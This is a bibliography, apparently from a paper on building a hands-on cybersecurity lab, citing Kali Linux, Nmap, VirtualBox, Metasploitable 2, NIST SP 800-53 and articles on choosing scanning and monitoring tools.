- g0tmi1k. (2021, August 12). *What is Kali Linux?* Kali Linux Documentation. Retrieved August 15, 2021, from <https://www.kali.org/docs/introduction/what-is-kali-linux/>
- Hess, J. (2019, September 30). *Cybersecurity Virtual Training Benefits with Hands-On Labs*. Cloudshare. Retrieved August 15, 2021, from <https://www.cloudshare.com/blog/cybersecurity-virtual-training-benefits-with-hands-on-labs/>
- Joint Task Force. (2020). *Security and Privacy Controls for Information Systems and Organizations* (Special Publication 800-53, Revision 5). National Institute of Standards and Technology. <https://doi.org/10.6028/NIST.SP.800-53r5>
- Lindros, K., & Tittel, E. (2014, September 16). *How to Choose the Best Vulnerability Scanning Tool for Your Business*. CIO. Retrieved July 23, 2021, from

<https://www.cio.com/article/2683235/how-to-choose-the-best-vulnerability-scanning-tool-for-your-business.html>

Lyon, G. (2011). *The Official Nmap Project Guide to Network Discovery and Security Scanning*.

Insecure.Com LLC. <https://nmap.org/book/toc.html>

Oracle Corporation. (2021). *Oracle® VM VirtualBox® User Manual*. VirtualBox.com. Retrieved

July 4, 2021, from <https://www.virtualbox.org/manual/>

Rapid7. (n.d.). *Metasploitable 2 Exploitability Guide*. Retrieved August 15, 2021, from

<https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide>

Sullivan, D. (2015, May). *Six criteria for procuring security analytics software*. TechTarget

SearchSecurity. Retrieved July 10, 2021, from

<https://searchsecurity.techtarget.com/feature/Six-criteria-for-procuring-security-analytics-software>

Tittel, E., & Lindros, K. (2017, November). *How to select the best network monitoring tool*.

TechTarget SearchNetworking. Retrieved July 10, 2021, from

<https://searchnetworking.techtarget.com/feature/How-to-select-the-best-network-monitoring-tool>